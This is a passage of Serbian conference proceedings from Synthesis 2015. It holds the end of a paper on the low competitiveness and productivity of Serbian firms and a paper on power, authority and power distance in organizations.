S druge strane posmatrano, Tisen *et al*. (2006) smatraju da mi živimo u periodu tranzicije – tranzicija od poslednjih dana industrijske ekonomije ka prvim danima ekonomije znanja. Pomeramo se od automatizovanog pokreta ka automatizovanom znanju. Sektor usluga postaje glavna tačka na koju je usmerena naša pažnja. Zapošljavanje u toj oblasti raste, dok u svakoj drugoj opada.

Globalna ekonomija jeste realnost, a imperativ poslovanja u globalnoj privredi je permanentno povećanje produktivnosti svih ključnih resursa poslovanja (prevashodno rada i znanja). Problem nekonkurentnosti preduzeća iz tranzicionih ekonomija ima direktne veze sa unutrašnojm orgnizacijom tih preduzeća. Problem kod domaćih preduzeća jeste organizacione prirode i odnosi se na neadekvatnu brzinu prilagođavanja novoj poslovnoj filozofiji, koja podrazumeva da pobeđuju najbolji, bez obzira na zemlju porekla. Pobeđuju one organizacije koje mogu da proizvedu proizvode standardnog kvaliteta, u skladu sa zahtevima tržišta, koji mogu da omoguće kupcu dodatnu vrednost i koje stalno unapređuju svoje poslovanje fokusirajući se na razvoj i produktivnost. Kvalitet i produktivnost su faktori konkurentnosti koji su nedostižni za najveći broj domaćih preduzeća.

U domaćoj privredi glavni poslodavac je i dalje država – najveći broj zaposlenih radi ili u organima državne uprave, ili u javnim preduzećima, a produktivnost je u ovim organizacijama po pravilu niža nego u privatnim korporacijama. Sektor društveno-državnih preduzeća, je sputavao razvoj domaće privrede tokom devedesetih godina prošlog veka – neodgovarajuća vlasnička struktura onemogućavala je internacionalizaciju poslovanja – a danas su javna preduzeća izvor partijskog zapošljavanja i državnog monopola finansijski oslabljene države.

Prema novom izveštaju Svetskog ekonomskog foruma koji se bavi analizom globalne konkurentnosti zemalja (WEF, 2014), i koji je obuhvatio 144 zemlje u svetu, Srbija se našla na 94. mestu u svetu u odnosu na konkurentsku sposobnost, što predstav-



DOI: 10.15308/Synthesis-2015-303-307

lja skok u odnosu na prethodnu godinu, kada je Srbija bila na 101. mestu. Ove godine Srbija se našla u društvu sa NDR Lao (93. mesto), Kambodžom (95. mesto), Zambijom (96. mesto), Albanijom (97. mesto). Od zemalja zapadnog Balkana, Makedonija i Srbja su popravile svoju poziciju na listi najkonkurentnijih zemalja u svetu, u odnosu na prošlu godinu, Crna Gora je zadržala svoju poziciju, a Slovenija i Hrvatska su zableležile pad u u odnosu na prethodnu godinu. Od zemalja iz bližeg okruženja, Austrija se nalazi na 21. mestu, Mađarska na 60. mestu, Bugarska na 54, Rumunija na 59, Grčka na 81, i Albanija na 97. mestu. Mađarska, Bugarska, Rumunija i Grčka su ostvarile rast u odnosu na prethodnu godinu.

Osnovne zahteve konkurentnosti zemlje čine sledeći indikatori – institucije, infrastruktura, makroekonomsko okruženje, zdravlje, osnovno i visoko obrazovanje i obučavanje, efikasnost tržišta roba, rada i kapitala, tehnološka sposobnost i veličina tržištai dr. Kada se radi o ekonomiji Republike Srbije, najproblematičniji faktori za obavljanje poslovanja, prema Izveštaju Svetskog ekonomskog foruma za 2014., to su:

- neefikasni državni aparat – 13,7%,
- pristup izvorima finansiranja - 13,3%,
- korupcija – 11,9%,
- politička nestabilnost – 8,3%,
- nestabilnost vlade – 6,9%,
- poreske stope – 6,8%,
- poreski propisi – 6,1%,
- kriminal – 5,3%,
- neadekvatna infrastruktura – 5,1%,
- restriktivna politika u domenu zapošljavanja – 4,1%.

Prema izveštaju o stepenu ekonomskih sloboda za 2014. godinu, koji objavljuje Heritage fondacija (*Index of ecnomic freedom* 2014), Srbija se od 178 analiziranih zemalja našla na 95. mestu u svetu, odnosno na 37 mestu u Evropi od 43 analizirane evropske zemlje. U odnosu na stepen ekonomskih sloboda, Srbija, kao i BiH spadaju u grupu uglavnom neslobodnih ekonomija, dok Slovenija, Hrvatske, Crna Gora i Makedonija spadaju u grupu umereno slobodnih ekonomija. Kada se radi o pojedinačnim kategorijama koje utiču na formiranje indeksa ekonomskih sloboda, Srbija je zabeležila blagi rast u kategorijama monetarnih sloboda, finansijskih sloboda i borbi protiv korupcije. Srbija je zabeležila pad u sledećim kategorijama – poslovne slobode, državna potrošnja, fiskalna sloboda, sloboda u domenu zapošljavanja i sloboda trgovine.

Domaća privreda nedovoljno izvozi, jer domaća preduzeća nisu dovoljno konkurentna na međunarodnom tržištu, a glavni problem nedovoljne konkurentske sposobnosti jeste loša produktivnost poslovanja domaćih preduzeća. Produktivnost je loša zbog zastarelosti opreme i tehnoloških rešenja, s jedne strane, kao i zbog neadekvatnog zapošljavanja, s druge strane, posebno u državnim preduzećima i javnom sektoru. Glomazna javna preduzeća su opterećena nepotrebnom administracijom, a javni sektor je birokratizovan i neproduktivan.

Produktivnost u Srbiji je 42% evropskog proseka. Razlog je nedovoljno dobra organizacija posla, tehnološka zaostalost i nedostatak znanja, a posledice su nekonkurentnost, pad potrošnje i zaposlenosti. Najproduktivnija preduzeća su ona sa najkvalitetnijom opremom i mašinama. To su farmaceutska i deo prehrambene industrije i firme sa inostranim kapitalom, što čini 8,5% domaće industrije. Najviše trpi metalska industrija, gde su mašine u proseku stare 35 godina. Procenat škarta je 36 odsto, što je više nego duplo u odnosu na prosek zemalja Evropske unije. Čak su i Hrvatska i Rumunija u prednosti sa škartom od 19%, odnosno 24% (Bojadić, 2010).

Prosečna starost opreme u Srbiji je 29,5 godina, što je dve decenije iza proseka EU. Ovo je utvrđeno na reprezentativnom uzorku od 154 malih, srednjih i velikih preduzeća u okviru šest privrednih grana sa sličnim proizvodnim programima. Za krirterijum je uzeta Austrija jer je sa približno sličnim prirodnim, društvenim i populacionim karakteristikama u odnosu na Srbiju. Najviše zasostaju preduzeća iz oblasti tekstila (35 godina), zatim preduzeća iz mašinske industrije (34,5 godina). Najmanje zaostaju farmaceutska preduzeća sa kašnjenjem od 21 godine (Galić, 2012).

U oblasti kvaliteta, situacija je nešto bolja u Srbiji u odnosu na region zapadnog Balkana. Kada se radi o sistemu menadžmenta kvalitetom, u Srbiji je u 2012. godini bilo 2.831 organizacija koje su sertifikovane po standardu ISO 9001 i 575 organizacija koje su sertifikovane po standardu ISO 14001 (ISO ,2013). Kada se radi o regionu, Srbija zaostaje za Mađarskom, Rumunijom i Bugarskom u odnosu na broj sertifikovanih organizacija.

U odnosu na zemlje centralne i istočne Evrope, Srbija je zemlja sa najmanjim učešćem stranih direktnih investicija. Srbija se nalazi daleko iza Rumunije, Poljske i Bugarske, koje spadaju u deset najprivlačnijih lokacija za investicije.

Da bi domaća preduzeća postala konkurentnija na globalnom tržištu, potrebno je pored infrastrukturnih okvira, delovati i sa nivoa samih poslovnih organizacija. Jedan od svakako najznačajnijih problema domaće privrede, koji u dobroj meri uslovljava loš tržišni nastup naših preduzeća na međunarodnom tržištu, je neadekvatna upotreba savremenih metoda i tehnika menadžmenta, pri čemu se prevashodno misli na znanja koja su potrebna za efikasno upravljanje preduzećem. Adekvatnija upotreba znanja predstavlja najznačjniji pravac za unapređenje konkurentnosti domaćih poslovnih subjekata.

## 3. MOGUĆNOSTI ZA UNAPREĐENJE KONKURENTNOSTI DOMAĆIH PREDUZEĆA

Bez adekvatne i kontinualne primene znanja u procesu upravljanja organizacijom nema ni privrednog razvoja, niti uspostavljanja konkurentnosti nacionalne ekonomije. Prema raširenom shvatanju (Đorđević *et al*., 2013), menadžeri koji rade u današnjoj ekonomiji znanja, moraju biti osobe koje su sposobne da (usled erozije, amortizacije znanja - koja tokom 3 do 5 godina zastarevaju i do 50%) stalno stiču nova znanja. Ova činjenica ukazuje na novu ulogu obrazovanja - obrazovanje mora da prožima celokupno društvo. Obrazovanje i znanje su novi faktori konkurentnosti.

Pitanje unapređenja znanja rukovodstva preduzeća se nalazi u tesnoj vezi sa pitanjem visokoobrazovanih stručnjaka na nivou nacionalne ekonomije. Sa svojih 6,5 odsto fakultetski obrazovanih građana, Srbija nije samo na evropskom dnu, već i na regionalnom. Strategija EU je da do 2020. godine sve zemlje EU treba imaju najmanje 40 odsto visokoobrazovanog stanovništva. Tisen *et al.* (2006) smatraju da u ekonomiji znanja, kompanije jednostavno neće moći da se takmiče i budu uspešne ukoliko se ne trasformišu u organizacije zasnovane na timskom radu i usredsređene na procese.

Glavni problem u domenu upravljanja u domaćim poslovnim subjektima jeste upravljanje koje se zasniva na zastarelim menadžment tehnikama i principima. Ovo je posebno evidetno u domaćim preduzećima koja su privatizovana od strane domaćih vlasnika kapitala. Slična situacija je i u sektoru javnih preduzeća, jedino što se tu može uočiti izdvajanje onih preduzeća koja su delimično visokotehnološka (npr. Telekom Srbija). Nešto bolja situacija je u onim preduzećima koja su privatizovana od strane stranih investitora – u ovim preduzećima se polako po-



DOI: 10.15308/Synthesis-2015-303-307

činje sa primenom savremenih metoda i tehnika menadžmenta, što u značajnoj meri utiče na njihovu konkurentsku sposobnost, kako u zemlji i regionu, tako i u međunarodnom poslovanju. Ovde se posebno misli na primenu upravljačkih standarda i integrisanih menadžment sistema, tehnika poput benčmarkinga i reiženjeringa, kao i upravljačkih koncepata poput korporativne društvene odgovornosti i marketinga odnosa.

Odnos rukovodilaca domaćih preduzeća prema ulozi znanja u procesu unapređenja kvaliteta poslovanja najboje opisuju rezultati istraživanja. Na osnovu rezultata istraživanja (Ćeha 2013), stavova rukovodilaca domaćih poslovnih subjekata u vezi sa primenom koncepta KDO[1], kao neophodni elementi za razvoj konkurentske sposobnosti domaćih preduzeća su: permanentno usavršavanje znanja rukovodstva i zaposlenih – 22,2%, primena savremenih metoda i tehnika menadžmenta – 21,2%, standardizacija kvaliteta poslovanja – 14,1%, kupovina savremenih tehnoloških rešenja i opreme – 12,1%, značaj ulaganja u marketing – 9,1%. Rezultati prikazanog istraživanja ukazuju na činjenicu da se unapređenje konkurentske sposobnosti domaćih preduzeća nalazi pod direktnim uticajem razvoja koncepta upravljanja kvalitetom i korporativne društvene odgovornosti. Rezultati takodje ukazuju na neophodnost izgrađivanja čvrstih relacija između upravljanja znanjem, upravljanja kvalitetom i povećanjem produktivnosti, kao osnovnim pretpostavkama za uspostavljanje konkurentske pozicije na tržištu. Preko 50% ispitanika smatra da je njihova organizacija ona u kojoj znanje igra ključnu ulogu (organizacija koja stvara znanje – 22,5%, i organizacija zasnovana na znanju – 30%). Takođe, u 57,1% organizacija je implementiran sistem upravljanja kvalitetom prema zahtevima međunarodnog standarda ISO 9001. Poslovna praksa najuspešnijih svetskih korporacija pokazuje da postoji visok stepen korelacije između pozitivnog mišljenja interesnih grupa o preduzeću i kvaliteta poslovanja.

Primena savremenih metoda i tehnika menadžmenta i usavršavanje znanja rukovodioca i zaposlenih, stvaraju preduslov za razvoj konkurentnosti - prema rezultatima napred pomenutog istraživanja, 66,7% rukovodilaca je izjavilo da su u poslednjih godinu dana njihovi radnici bili na nekom obliku usavršavanja, a 51,3% je izjavilo da su i oni sami bili na usavršavanju). Posebno je bitna činjenica da obrazovanje za kvalitet zauzima važno mesto i kod zaposlenih (redosled usavršavanja je kvalitet - 25%, upravljanje ljudskim resursima – 22,5% i razvoj - 20%) i kod rukovodilaca (redosled usavršavanja je razvoj – 34%, kvalitet – 18% i upravljanje ljudskim resursima - 15,6%). Shvatanje značaja potrebe usavršavanja u oblasti kvaliteta je bitno zbog činjenice da koncept integrisanih menadžment sistema, kao i koncept upravljanja totalnim kvalitetom, u sebi sadrže bitne elemente korporativne društvene odgovornosti. Tako se kroz obrazovanje za kvalitet i primenu koncepta kvaliteta direktno razvija i koncept KDO u domaćim preduzećima. Rezultati istraživanja ukazuju na činjenicu da 21% ispitanih rukovodilaca primenjuje KDO kroz primenu integrisanih menadžment sistema.

Rezultati istraživanja stavova rukovodilaca ukazuju i na činjenicu da su glavni problemi u vezi sa sveobuhvatnijim i sistematičnijim pristupom u primeni sasvremenih metoda i tehnika upravljanja:

- Hronični nedostatak finansijskih sredstava,
- Efekti svetske ekonomske krize i
- Spora primena najsavremenijih dostignuća iz oblasti menadžmenta.

Kao najveći problem domaći rukovodioci vide nedostatak finansijskog kapitala – 24,7%, a ovaj hronični problem je još više potenciran negativnim efektima svetske ekonomske krize, koji su značajno uticali na domaću ekonomiju, već pogođenu tranzitornom recesijom.

Rezultati zemalja koje su zaokružile proces tranzicije ukazuju na neophodnost stranih investicija u privredu, kao i dominatnog položaja privatnog kapitala u odnosu na državni kapital. Bez stalnog ulaganja u proizvodnu osnovu nema ni napretka privrede, a u tranzicionoj ekonomiji glavni ulagači su inostrane korporacije. Iako su posledice svetske ekonomske krize i tranzitorne recesije značajne, nedostatak resursa ne mora da bude nužno kočnica razvoja. O tome govore i japanska iskustva. Japanci su problem resursnog siromaštva premostili stalnim unapređivanjem znanja, koristeći već postojeće i potvrđeno znanje koje je dolazilo sa zapada, uz težnju da postojeće koncepte i tehnike unaprede. Čovek, kao nosilac rada i znanja je bio u centru pažnje. Ovaj primer su sledila i preduzeća sa zapada.

Najbitniji pravac delovanja u funkciji razvoja konkurentnosti domaćih poslovnih organizacija je adekvatnija upotreba znanja u organizacijama. Zadatak obrazovanja iz oblasti upravljačkih tehnika i veština jeste sticanje znanja koja su neophodna da bi se uspešno rukovodilo poslovanjem i/ili preduzećem, a u cilju povećanja produktivnosti kako rada tako i znanja.

Domaća preduzeća moraju da proces izlaska na globlano tržište baziraju na primeni međunarodnih iskustava, međunarodnih standarda i međunarodno priznate poslovne prakse. Proces internacionalizacije poslovanja mora da započne već na domaćem tržištu po osnovu borbe sa međunarodnom konkurencijom. Uspešno poslovanje savremene poslovne organizacije u novom veku zavisiće od odnosa organizacije prema rastućoj potrebi za znanjem i primenom najnovijih tehnoloških dostignuća u upravljanju organizacijom, ali i od sposobnosti da organizacija realizuje transfer informacija ka ciljanoj grupi korisnika na efikasan način.

## 4. REZIME

Ekonomski napredak i razvoj Republike Srbije zahteva potrebu razvoja konkurentne ekonomije zasnovane na znanju, novim tehnologijama i inovativnosti. Globalizacija je jedini put za sve zemlje u tranziciji, pri čemu se mora insistirati na razvoju industrijske proizvodnje. Logika globalne konkurencije mora da bude inkorporirana u poslovnu politiku svih domaćih preduzeća. Kvalitet, diferenciranost proizvoda i interaktivna marketing komunikacija, predstavljaju ključni element za formiranje održive i konkurentne robne marke. Globalni smer za preduzeća iz regiona zapadnog Balkana jeste usmeriti srednja preduzeća koja su relativno dobro pozicionirana u regionu na globalno tržište. Prema mišljenju Džefrija Saksa (2014), male ekonomije moraju da budu posebno fleksibilne. To znači da kako se globalno tržište menja, Srbija mora da nađe načina da na njega odgovori. Male države moraju da igraju sa mnogo partnera. Potrebno je ceo svet gledati kao jedno veliko tržište i proširiti aktivnosti i na Bliski istok i na Aziju.

Domaći rukovodioci su svesni činjenice da permanentno usavršavanje znanja i primena savremenih metoda i tehnika upravljanja predstavljaju osnovni pravac unapređenja poslovanja u globalnim okvirima. Kada se radi o konkretnim potezima u vezi sa stalnim usavršavanjem znanja rukovidilaca, na usavršavanje u domaćim preduzećima idu uglavnom menadžeri srednjeg nivoa i to iz uskog kruga interesovanja, poput kvaliteta, informatike, jezika, poslovne komunikacije, što je nedovoljno. Domaći rukovodioci moraju da postanu delotvorni, a onda da

1 Istraživanje stavova eksperata i rukovodilaca organizacija je izvršeno u periodu od juna do oktobra 2010. godine na teritoriji Srbije, s ciljem da se dobije mišljenje rukovodilaca preduzeća o primeni koncepta korporativne društvene odgovornosti.



DOI: 10.15308/Synthesis-2015-303-307

učine i ostatak zaposlenih delotvornim. U organizaciji koja se zasniva na znanju, produktivnost svakog zaposlenog pojedinca čini ujedno i ceo sistem produktivnim. Da bi domaća preduzeća unapredila svoje poslovanje moraju da brže pristupe usvajanju i primeni savremenih metoda i tehnika upravljanja. Nedovoljno iskustvo preduzeća vezano za primenu savremenih menadžment koncepata i tehnika, neuvažavanje inostranih iskustava, neadekvatan pristup marketingu, kao i nepoznavanje marketing tehnologije, dovelo je do toga da domaća preduzeća ne mogu da održe korak sa međunarodnim konkurentima. Inoviranje znanja u skladu sa svetskim iskustvima, predstavlja značajan faktor unapređivanja poslovanja domaćih preduzeća.

## LITERATURA


Bojadić, S. (2010). U državnim firmama ne rade ni četiri sata dnevno. *Novac.* 25.09.2010. str. 4-5. Beograd: Ringier.

Ćeha, M. (2013). Analyses of the application of the concept of corporate social responsibility in local business. *Singidunum Journal of Applied Sciences,* 10(1), 1-10.

Drucker, P. (2003). *Moj pogled na menadžment.* Novi Sad: Adižes.

Đorđević, D., & Sajfert, D. (2013). Analiza uloge rukovodstva u procesu unapređenja kvaliteta poslovanja. U: Međunarodna konvencija o kvalitetu JUSK 2013. 03-06. jun 2013. Beograd: JUSK.

Galić, A. (2012). Posustajanje industrije Srbije. *Ekonomeast.* Br. 619-620, 12-13.

ISO. (2013). *Survey of certification 2012: Industrial sector.* Preuzeto 11. novembra 2014. sa www.iso.org.

Saks, Dž. (2014). Aranžman sa MMF-om znak stabilnosti i održivosti. *Novi magazin*. novembar 2014. Preuzeto 11. novembra 2014. sa www.novimagazin.rs.

The Heritage Fonudation. (2015). Index of ecnomic freedom 2014. Preuzeto 11. novembra 2014. sa www.heritage. org.

Tisen R., Andrisen D., & Depre F.L. (2006). *Dividenda znanja.* Novi Sad: Adižes.

World Economic Forum. (2015). *The Global Competitiveness Report 2014-2015.* Preuzeto 2. decembra 2014. sa http://www.weforum.org/reports/global-competitiveness-report-2014-2015.




DOI: 10.15308/Synthesis-2015-303-307

Synthesis
International Scientific Conference of IT and Business-Related Research

# MOĆ U ORGANIZACIJAMA I NJENE KLJUČNE KARAKTERISTIKE

## POWER IN ORGANIZATIONS AND ITS MAIN CHARACTERISTICS

Vladimir Džamić, Marija Kostić, Danka Stefanović, Nada Arežina
Univerzitet Singidunum, Danijelova 32, Beograd, Srbija

**Apstrakt:**
U ovom radu autori će pokušati da objasne osnovne karakteristike koncepta moći u savremenim poslovnim organizacijama. Autori razmatraju razliku između društvenog uticaja i moći, kao i osnovne izvore moći, njene ključne strukturne elemente i načine ostvarivanja u savremenom organizacionom okruženju. Posebna pažnja posvećena je distinkciji između moći i autoriteta, kao i konkretnim vrstama moći u savremenim organizacijama. U radu su istaknute osnovne karakteristike koncepta distance moći, u svetlu procesa ekonomske globalizacije i transformacije nacionalne kulture, kao i njenog uticaja na formiranje organizacione kulture.

**Ključne reči:**
društveni uticaj, strukturni elementi moći, distanca moći, autoritet.

**Abstract:**
In this paper, the authors will try to explain the basic features of the concept of power in modern business organizations. The authors shall discuss the difference between social impact and power, as well as the basic sources of power, its key structural elements and the ways of achieving power in the contemporary organizational environment. Special attention is devoted to the distinction between power and authority, as well as the specific types of power in contemporary organizations. The paper highlights the main characteristics of the concept of power distance, in the light of the process of economic globalization and transformation of national culture, and its impact on the formation of organizational culture.

**Key words:**
social impact, structural elements of power, power distance, authority.

## 1. UVOD

Društveni uticaj i moć su oduvek izazivali veliku pažnju i interesovanje u društvu. Pitanja Ko ima najveći društveni uticaj ili ko ima najveću moć datiraju od najranijih perioda ljudskog društva. U savremenim organizacijama, vrlo važno pitanje jeste upravo: Ko donosi suštinske odluke koje utiču na druge i usmeravaju rad i ponašanje drugih zaposlenih? Koji su izvori takvog organizacionog uticaja i na koji način se oni manifestuju u praksi? Iako je reč o veoma sličnim pojmovima, savremena nauka o organizacionom ponašanju i korporativnoj kulturi ipak pravi razliku između pojmova kao što su društveni uticaj i moć.

Društveni uticaj podrazumeva mogućnost da druge ljude navedemo da se ponašaju u skladu sa našim željama, ciljevima, očekivanjima ili interesima. Društveni uticaj, kao i moć, nisu samo vezani za pojedince. Tako na primer, veoma uticajne mogu biti određene grupe za lobiranje, strukovna udruženja i slično, a moć svakako nije karakteristika samo pojedinaca, već može biti vezana za državu, organizacije, društvene grupe, vojne saveze i slično.

Iako je reč o veoma povezanim konceptima, društveni uticaj i moć ipak imaju određene razlike i to: u intenzitetu – moć je mnogo jača od društvenog uticaja; u formalnosti – neki autori ističu da moć postoji onda kada *formalno utičemo na druge* (Grinberg & Baron, 1998); u subjektima – društveni uticaj mogu imati određene društvene grupe, ali recimo vojnu moć mogu imati samo savezi država ili država pojedinačno.

Moć (lat. *potentia*, nem. *Die Macht*) može se, po shvatanju nekih autora, razumeti na tri različita načina:

1. moć kao puka moć, koja je neutralna u odnosu na čoveka i podrazumeva sposobnost čoveka da opstane kao ljudsko biće, da se pokreće i razvija;
2. moć kao nadmoć, koja uvek obuhvata odnos nadređenog i podređenog – dakle, ovaj koncept postoji samo kada postoji odnos dominacije nad određenim objektom i obuhvata: prisiljavanje, prinudu, zapovedanje, postojanje zavisnosti i određene hijerarhije. Da bi ovakva moć postojala neophodno je da postoji percepcija moći. Ukoliko zaposleni ne doživljavaju svog rukovodioca moćnim, efekti njegove moći znatno su umanjeni ili ne postoje uopšte[1].
3. moć kao mogućnost, koja se odnosi na stvaralačke potencijale čoveka, jer je stvaralaštvo moć za sebe (Enciklopedija političke kulture, 1993).

U svojoj poznatoj definiciji moći, Fefer i Salancik tvrde da je moć zapravo sposobnost onih koji je poseduju, da ostvare ono što im je namera (Salancik & Pfeffer, 1978).

## 2. STRUKTURNI ELEMENTI MOĆI U ORGANIZACIJAMA

Najčešće se kao strukturni elementi moći navode: subjekti moći, taktike sprovođenja moći, materijalni status (bogatstvo), statusni simboli, kontrola organizacionih normi, dominacija i hijerarhija i mogućnost prinude.

Subjekti moći su zapravo oni koji su nosioci moći, tj. oni koji imaju moć unutar jedne organizacije. Najčešće je reč o pojedincima čija moć proističe iz položaja unutar same organizacije. Ipak, vrlo važne mogu biti i pojedine grupe unutar organizacija, koje zahvaljujući svojoj važnosti mogu da imaju takođe

1 Prvi je tezu o percepciji moći kao uslovu postojanja moći izneo Tomas Hobs u svom delu „Levijatan“ u XVII veku.



E-mail: vdzamic@singidunum.ac.rs
DOI: 10.15308/Synthesis-2015-308-310

značajnu moć.

Taktike sprovođenja moći su načini (metode) pomoću kojih se ostvaruje moć pojedinca ili grupe u organizacijama. One su veoma podudarne sa taktikama nametanja društvenog uticaja, pa ih stoga nećemo posebno pobrajati. Ipak, taktika koja se gotovo najčešće koristi jeste *ubeđivanje*. Sposobnost ubeđivanja je posebna veština, koja u velikoj meri zavisi od znanja, položaja i informisanosti aktera. Nikolo Makijaveli je u XVI veku u svom poznatom delu *Vladalac* zapisao: „Ljude je veoma lako ubediti u nešto, ali ih je vrlo teško održati u tom ubeđenju". Skup njegovih filozofskih stavova o moći i realizaciji moći naziva se *makijavelizam*.

Materijalni status predstavlja vrlo važnu strukturnu komponentu moći. Usko je povezana sa ekonomskom moći pojedinca ili određene grupe u organizaciji. Što je pojedinac ili grupa u boljem materijalnom položaju (bogatiji/a), to je manja mogućnost da se nad njima ostvari bilo kakva dominacija, jer su ekonomski samostalni. I obrnuto, siromaštvo u ogromnoj meri uvećava podložnost ljudi da se moć nad njima sprovodi.

Statusni simboli ne utiču direktno na zaposlene u organizacijama, ali imaju vrlo važan psihološki značaj, jer posredno ukazuju na nečiju važnost, položaj ili status u organizaciji. U statusne simbole od posebnog značaja spadaju: rang u organizacionoj hijerarhiji, titula, publicitet koji osoba ima i slično. Otuda, na primer, odluka koju je potpisao i pečatirao generalni direktor ima daleko veću moć i značaj od one koja je usmeno saopštena kao odluka generalnog direktora. U tom konkretnom slučaju, psihološki vrlo snažno utiču upravo statusni simboli: najviši položaj i hijerarhiji organizacije, svojeručni potpis osobe i pečat organizacije kao dodatni simbol autoriteta i uticaja.

Moć u organizaciji u velikoj meri se oslanja na mogućnost da se donošenjem i sprovođenjem organizacionih normi kontroliše ponašanje i delovanje svih zaposlenih. Organizacione norme su zasnovane na vrednostima jedne organizacije i ciljevima koje organizacija ima, o čemu će više reči biti u poglavlju o vrednostima i normama korporativne kulture. Kršenje organizacionih normi formalno povlači odgovornost zaposlenih, što je direktan način da se primenom sankcije obezbedi poštovanje formulisanih pravila, a samim tim i realizuje moć u organizacijama.

Kako je to još isticao Maks Veber u svojoj inače najpoznatijoj klasičnoj teoriji organizacije, svaka organizacija mora imati svoju hijerarhiju. Hijerarhijska struktura organizacije zasniva se na postojanju nadređenih i podređenih, što je jedna od osnovnih komponenti moći, bez koje moć ne bi mogla da se ostvaruje („moć kao nadmoć"). Tesno povezana sa hijerarhijom jeste dominacija u organizacijama.

Konačno, sastavni deo strukture moći jeste mogućnost prinude. Ceo koncept moći zasnovan je na tome da drugi budu navedeni ili naterani da se ponašaju u skladu sa očekivanjima, ciljevima ili interesima osobe koja sprovodi moć. U slučaju da je nemoguće da se dobrovoljno i korišćenjem tzv. meke moći (eng. *soft power*) drugi navedu na željeno ponašanje, konačna metoda jeste upravo prisila ili prinuda. To ne znači prinudu koja država sprovodi kroz svoje organe represije (policija, vojska), već se odnosi na mogućnosti rukovodilaca ili upravljača u organizaciji da na zakonom dozvoljene načine izvrše prinudu zaposlenih da poštuju određena pravila ili usvoje određene organizacione vrednosti.

## 3. MOĆ I AUTORITET U ORGANIZACIJAMA

Interesovanje za povezanost moći i autoriteta ne potiče iz savremenog perioda. Još je u Srednjem veku, papa Gelazije u svojoj doktrini o dva mača izneo da postoje dve paralelne vlasti u društvu: moć (lat. *potestas*) i autoritet (lat. *auctoritas*). U eri ekonomske hiperglobalizacije ovi koncepti su dobili posebno mesto, značaj i primenu u organizacionom okruženju.

Nije uvek lako odrediti da li se moć i autoritet u jednoj organizaciji nalaze u rukama jedne osobe ili organizacione celine (grupe). Često se u svakodnevnoj upotrebi moć i autoritet izjednačavaju, iako je reč o veoma sličnim, ali bitno različitim konceptima.

Moć je vezana za konkretno i opipljivo. Ima svoje jasne izvore, jasne nosioce (subjekte) i konkretne efekte. Obično se zasniva na sposobnosti moćne osobe ili grupe da koristi mehanizam sile ili prinude nad zaposlenima.

Autoritet (lat. *auctoritas*) predstavlja uticaj ili ugled koji poseduje određena osoba ili institucija, a koji je ili dobrovoljno prihvaćen ili nametnut. Proces stvaranja autoriteta tesno je vezan za proces socijalizacije i vrlo je povezan sa društvenim i organizacionim vrednostima i normama. Iako je autoritet moguće nametnuti, praktična istraživanja pokazuju da se takvi autoriteti teško održavaju u dužem vremenskom periodu i da je njihov domašaj mnogo manji od onih autoriteta koji bivaju dobrovoljno prihvaćeni na osnovu određenih kriterijuma (znanje, veštine, iskustvo, vrline, poštenje, čast, stručni ugled i slično).

## 4. DISTANCA MOĆI

Jedan od najznačajnijih autora koji se bavio konceptom korporativne kulture, a u okviru toga i problemom moći u organizacijama je Gert Hofsted (1928-). Hofsted je uočio da zaposleni u različitim korporativnim kulturama različito reaguju na moć svojih nadređenih.

Naime, u nekim korporativnim kulturama zaposleni slušaju svog pretpostavljenog samo zato što im je nadređen, dok u drugim, bez obzira na poziciju koju nadređeni ima u organizaciji, postoji veliki otpor toj moći i neretko se pretpostavljeni zaobilazi svesno, čime se dovodi u pitanje njegov autoritet, pa samim tim i njegova moć u organizaciji.

Stepen u kome su zaposeni nižeg ranga spremni da prihvate moć i autoritet svojih pretpostavljenih na višem nivou, Hofsted je nazvao distanca moći. Njegova istraživanja sprovedena osamdesetih godina XX veka, pokazala su da u nekim državama zaposleni po prirodi stvari više poštuju svoje poslodavce u odnosu na ostale delove sveta. Ovakve razlike proistekle su iz različitosti nacionalnih kultura u državama, što po njegovom sudu ukazuje da kultura u jednoj organizaciji, veoma zavisi od kulture jednog društva u celosti, a posebno od društvenih vrednosti (Hofstede, 2011).

| *Države sa velikom distancom moći* | *Države sa malom distancom moći* |
|---|---|
| Filipini | Austrija |
| Venecuela | Izrael |
| Meksiko | Danska |
| (bivša) Jugoslavija | Novi Zeland |
| Singapur | Republika Irska |
| Indija | Ujedinjeno Kraljevstvo |

Tabela 1. Distanca moći (prema: Hofstede, 1980)

## 5. VRSTE MOĆI

Kako smo napomenuli, postoji više različitih izvora, odnosno temelja moći u jednoj organizaciji. U zavisnosti od toga šta



DOI: 10.15308/Synthesis-2015-308-310

je izvor moći, tj. na čemu se moć pojedinca ili grupe zasniva, postoji nekoliko različitih tipologija moći.

Neki od autora su podelu moći u organizacijama izvršili na osnovu onoga što je izvor moći, tj. onoga na čemu se moć pojedinca u organizaciji zasniva. Istraživanje koje su polovinom dvadesetog veka sproveli Rejven i Frenč, ukazuje na postojanje pet osnovnih vrsta lične moći u organizacijama: moć nagrađivanja, moć prinude, legitimna moć, referentna moć i stručna moć (French & Raven, 1959).

Blejn Li navodi tri različite vrste moći u organizacijama. To su: moć koristi, moć prinude i moć principa (Blaine Lee, 1998).

*Moć koristi* zasniva se na ličnosti pojedinca, na njegovim kvalifikacijama, profesionalnom znanju, poštenju i pravednosti. Ova moć se ispoljava tako što pojedinac u svojim interakcijama ostvaruje određenu korist i zadovoljstvo onim što pruža i što dobija. Zato se kaže da je ovaj pristup veoma racionalan i opšteprimenljiv, jer često dovodi do zadovoljstva obe strane. Osnovne karakteristike ove moći su, po shvatanju autora: sloboda, individualizam i nezavisnost pojedinaca kao aktera.

*Moć prinude* kako sam naziv upućuje, tiče se odnosa zavisnosti, poslušnosti i manifestacije snage (sile, prinude) u organizaciji. Glavni izvor ove moći je upravo mogućnosti da se sprovode sankcije nad zaposlenima kao osnovni metod prinude.

*Moć principa* ima za temelj uvažavanje, poštovanje i poverenje u međuljudskim odnosima. Ova vrsta moći ima dugoročno najbolje efekte i najtrajnija je, budući da proističe iz ljudskih vrednosti. Poštovanje drugih, samokontrola, poštovanje etičkih pravila i standarda u organizaciji, neke su od ključnih karakteristika moći principa.

## 6. REZIME

Razumevanje moći veoma je važno za razumevanje savremenih organizacija. Nakon industrijske revolucije, sa prvim počecima globalizacije, koncept moći je doživeo svoju značajnu transformaciju. Ona se ogleda u promeni svih značajnih elemenata moći: od izvora, preko subjekata koji poseduju moć, do načina njenog ostvarenja i eventualnih posledica koje ima po zaposlene u jednoj savremenoj organizaciji.

